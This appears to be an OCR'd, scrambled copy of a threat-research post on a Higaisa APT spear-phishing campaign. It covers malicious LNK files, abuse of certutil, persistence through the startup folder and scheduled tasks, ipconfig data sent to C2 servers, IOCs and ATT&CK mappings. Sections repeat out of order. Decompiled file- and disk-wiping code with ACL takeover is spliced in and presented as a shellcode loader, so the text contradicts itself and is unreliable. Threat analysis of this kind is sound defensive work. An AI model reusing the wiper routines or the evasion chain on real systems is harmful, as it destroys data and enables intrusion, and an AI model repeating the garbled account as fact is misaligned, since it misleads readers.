
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

